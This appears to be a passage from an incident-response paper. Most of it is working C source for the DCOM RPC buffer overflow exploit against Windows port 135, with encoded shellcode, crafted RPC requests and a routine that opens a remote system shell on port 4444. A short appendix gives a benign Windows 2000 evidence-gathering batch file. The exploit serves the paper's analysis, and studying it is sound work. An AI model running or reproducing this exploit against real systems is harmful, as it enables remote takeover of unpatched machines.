    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\xeb\x19\x5e\x31\xc9\x81\xe9\x89\xff"
    "\xff\xff\x81\x36\x80\xbf\x32\x94\x81\xee\xfc\xff\xff\xff\xe2\xf2"
    "\xeb\x05\xe8\xe2\xff\xff\xff\x03\x53\x06\x1f\x74\x57\x75\x95\x80"
    "\xbf\xbb\x92\x7f\x89\x5a\x1a\xce\xb1\xde\x7c\xe1\xbe\x32\x94\x09"
    "\xf9\x3a\x6b\xb6\xd7\x9f\x4d\x85\x71\xda\xc6\x81\xbf\x32\x1d\xc6"
    "\xb3\x5a\xf8\xec\xbf\x32\xfc\xb3\x8d\x1c\xf0\xe8\xc8\x41\xa6\xdf"
    "\xeb\xcd\xc2\x88\x36\x74\x90\x7f\x89\x5a\xe6\x7e\x0c\x24\x7c\xad"
    "\xbe\x32\x94\x09\xf9\x22\x6b\xb6\xd7\x4c\x4c\x62\xcc\xda\x8a\x81"
    "\xbf\x32\x1d\xc6\xab\xcd\xe2\x84\xd7\xf9\x79\x7c\x84\xda\x9a\x81"
    "\xbf\x32\x1d\xc6\xa7\xcd\xe2\x84\xd7\xeb\x9d\x75\x12\xda\x6a\x80"
    "\xbf\x32\x1d\xc6\xa3\xcd\xe2\x84\xd7\x96\x8e\xf0\x78\xda\x7a\x80"
    "\xbf\x32\x1d\xc6\x9f\xcd\xe2\x84\xd7\x96\x39\xae\x56\xda\x4a\x80"
    "\xbf\x32\x1d\xc6\x9b\xcd\xe2\x84\xd7\xd7\xdd\x06\xf6\xda\x5a\x80"
    "\xbf\x32\x1d\xc6\x97\xcd\xe2\x84\xd7\xd5\xed\x46\xc6\xda\x2a\x80"
    "\xbf\x32\x1d\xc6\x93\x01\x6b\x01\x53\xa2\x95\x80\xbf\x66\xfc\x81"
    "\xbe\x32\x94\x7f\xe9\x2a\xc4\xd0\xef\x62\xd4\xd0\xff\x62\x6b\xd6"
    "\xa3\xb9\x4c\xd7\xe8\x5a\x96\x80\xae\x6e\x1f\x4c\xd5\x24\xc5\xd3"
    "\x40\x64\xb4\xd7\xec\xcd\xc2\xa4\xe8\x63\xc7\x7f\xe9\x1a\x1f\x50"
    "\xd7\x57\xec\xe5\xbf\x5a\xf7\xed\xdb\x1c\x1d\xe6\x8f\xb1\x78\xd4"
    "\x32\x0e\xb0\xb3\x7f\x01\x5d\x03\x7e\x27\x3f\x62\x42\xf4\xd0\xa4"
    "\xaf\x76\x6a\xc4\x9b\x0f\x1d\xd4\x9b\x7a\x1d\xd4\x9b\x7e\x1d\xd4"
    "\x9b\x62\x19\xc4\x9b\x22\xc0\xd0\xee\x63\xc5\xea\xbe\x63\xc5\x7f"
    "\xc9\x02\xc5\x7f\xe9\x22\x1f\x4c\xd5\xcd\x6b\xb1\x40\x64\x98\x0b"
    "\x77\x65\x6b\xd6\x93\xcd\xc2\x94\xea\x64\xf0\x21\x8f\x32\x94\x80"
    "\x3a\xf2\xec\x8c\x34\x72\x98\x0b\xcf\x2e\x39\x0b\xd7\x3a\x7f\x89"
    "\x34\x72\xa0\x0b\x17\x8a\x94\x80\xbf\xb9\x51\xde\xe2\xf0\x90\x80"
    "\xec\x67\xc2\xd7\x34\x5e\xb0\x98\x34\x77\xa8\x0b\xeb\x37\xec\x83"
    "\x6a\xb9\xde\x98\x34\x68\xb4\x83\x62\xd1\xa6\xc9\x34\x06\x1f\x83"
    "\x4a\x01\x6b\x7c\x8c\xf2\x38\xba\x7b\x46\x93\x41\x70\x3f\x97\x78"
    "\x54\xc0\xaf\xfc\x9b\x26\xe1\x61\x34\x68\xb0\x83\x62\x54\x1f\x8c"
    "\xf4\xb9\xce\x9c\xbc\xef\x1f\x84\x34\x31\x51\x6b\xbd\x01\x54\x0b"
    "\x6a\x6d\xca\xdd\xe4\xf0\x90\x80\x2f\xa2\x04";



unsigned char request4[]={
0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x20,0x00,0x00,0x00,0x30,0x00,0x2D,0x00,0x00,0x00
,0x00,0x00,0x88,0x2A,0x0C,0x00,0x02,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x28,0x8C
,0x0C,0x00,0x01,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00
};


/* ripped from TESO code */
void shell (int sock)
{
        int     l;
        char    buf[512];
        fd_set  rfds;
```

```
        while (1) {
                FD_SET (0, &rfds);
                FD_SET (sock, &rfds);

                select (sock + 1, &rfds, NULL, NULL, NULL);
                if (FD_ISSET (0, &rfds)) {
                        l = read (0, buf, sizeof (buf));
                        if (l <= 0) {
                                printf("\n - Connection closed by local user\n");
                                exit (EXIT_FAILURE);
                        }
                        write (sock, buf, l);
                }

                if (FD_ISSET (sock, &rfds)) {
                        l = read (sock, buf, sizeof (buf));
                        if (l == 0) {
                                printf ("\n - Connection closed by remote host.\n");
                                exit (EXIT_FAILURE);
                        } else if (l < 0) {
                                printf ("\n - Read failure\n");
                                exit (EXIT_FAILURE);
                        }
                        write (1, buf, l);
                }
        }
}


int main(int argc, char **argv)
{

   int sock;
   int len,len1;
   unsigned int target_id;
   unsigned long ret;
   struct sockaddr_in target_ip;
   unsigned short port = 135;
   unsigned char buf1[0x1000];
   unsigned char buf2[0x1000];

   printf("-------------------------------------------------------------\n");
   printf("- Remote DCOM RPC Buffer Overflow Exploit\n");
   printf("- Original code by FlashSky and Benjurry\n");
   printf("- Rewritten by HDM <hdm [at] metasploit.com>\n");


   if(argc<3)
   {
      printf("- Usage: %s <Target ID> <Target IP>\n", argv[0]);
      printf("- Targets:\n");
      for (len=0; targets[len] != NULL; len++)
      {
         printf("-       %d \t%s\n", len, targets[len]);
      }
      printf("\n");
      exit(1);
   }

   /* yeah, get over it :) */
   target_id = atoi(argv[1]);
   ret = offsets[target_id];

   printf("- Using return address of 0x%.8x\n", ret);

   memcpy(sc+36, (unsigned char *) &ret, 4);

   target_ip.sin_family = AF_INET;
   target_ip.sin_addr.s_addr = inet_addr(argv[2]);
   target_ip.sin_port = htons(port);
```

```
if ((sock=socket(AF_INET,SOCK_STREAM,0)) == -1)
{
    perror("- Socket");
    return(0);
}

if(connect(sock,(struct sockaddr *)&target_ip, sizeof(target_ip)) != 0)
{
    perror("- Connect");
    return(0);
}

len=sizeof(sc);
memcpy(buf2,request1,sizeof(request1));
len1=sizeof(request1);

*(unsigned long *)(request2)=*(unsigned long *)(request2)+sizeof(sc)/2;
*(unsigned long *)(request2+8)=*(unsigned long *)(request2+8)+sizeof(sc)/2;

memcpy(buf2+len1,request2,sizeof(request2));
len1=len1+sizeof(request2);
memcpy(buf2+len1,sc,sizeof(sc));
len1=len1+sizeof(sc);
memcpy(buf2+len1,request3,sizeof(request3));
len1=len1+sizeof(request3);
memcpy(buf2+len1,request4,sizeof(request4));
len1=len1+sizeof(request4);

*(unsigned long *)(buf2+8)=*(unsigned long *)(buf2+8)+sizeof(sc)-0xc;


*(unsigned long *)(buf2+0x10)=*(unsigned long *)(buf2+0x10)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x80)=*(unsigned long *)(buf2+0x80)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x84)=*(unsigned long *)(buf2+0x84)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xb4)=*(unsigned long *)(buf2+0xb4)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xb8)=*(unsigned long *)(buf2+0xb8)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xd0)=*(unsigned long *)(buf2+0xd0)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x18c)=*(unsigned long *)(buf2+0x18c)+sizeof(sc)-0xc;

if (send(sock,bindstr,sizeof(bindstr),0)== -1)
{
      perror("- Send");
      return(0);
}
len=recv(sock, buf1, 1000, 0);

if (send(sock,buf2,len1,0)== -1)
{
      perror("- Send");
      return(0);
}
close(sock);
sleep(1);

target_ip.sin_family = AF_INET;
target_ip.sin_addr.s_addr = inet_addr(argv[2]);
target_ip.sin_port = htons(4444);

if ((sock=socket(AF_INET,SOCK_STREAM,0)) == -1)
{
    perror("- Socket");
    return(0);
}

if(connect(sock,(struct sockaddr *)&target_ip, sizeof(target_ip)) != 0)
{
    printf("- Exploit appeared to have failed.\n");
    return(0);
}
```

```
    printf("- Dropping to System Shell...\n\n");

    shell(sock);

    return(0);
}
```

Appendix B – Batch File for gathering initial system information

The process used in this response is a variation on the Foundstone "Incident Response to a Windows NT/2000" whitepaper by Kevin Mandia, Foundstone 2001. It is also very similar to what is outlined in the book by Mandia and Prosise "Incident Response, Investigating computer crime", Berkeley, Osborne, 2001, Page 243. I have extended the process to capture the output of a few more utilities that I find of use.

```
W2Kir.bat
Rem  Windows2000 Incident Response Batch File
set path=.
doskey /history
time /t
date /t
ipconfig /all
promiscdetect
netstat -an
route print
fport
pslist
nbtstat -c
psloggedon
net start
time /t
date /t
doskey /history
echo "Information Gathering Completed!"
```

Briefly, the commands are to capture the following things:

Doskey is to dump the recent history of commands executed
(or to prove none have been previously and not recorded)
Time and Date are to establish the system date and time settings
Ipconfig /all is to gather all network settings
Promiscdetect will identify network interfaces in promiscuous mode
Netstat –an shows the sate of network connections and listening ports
Route print displays the routing table
Fport maps ports to the executable that launched them. (www.foundstone.com)
Pslist is a process lister from Sysinternals (www.sysinternals.com)
Nbtstat –c list NetBIOS name cache
Psloggedon lists logons and their resource access (www.sysinternals.com)

Net start lists the running processes

This batch file is executed from a CD of trusted executables from a trusted copy of cmd.exe. Its output is piped to the examiners system via a Netcat or Cryptcat listener so that no data is written to the system being examined.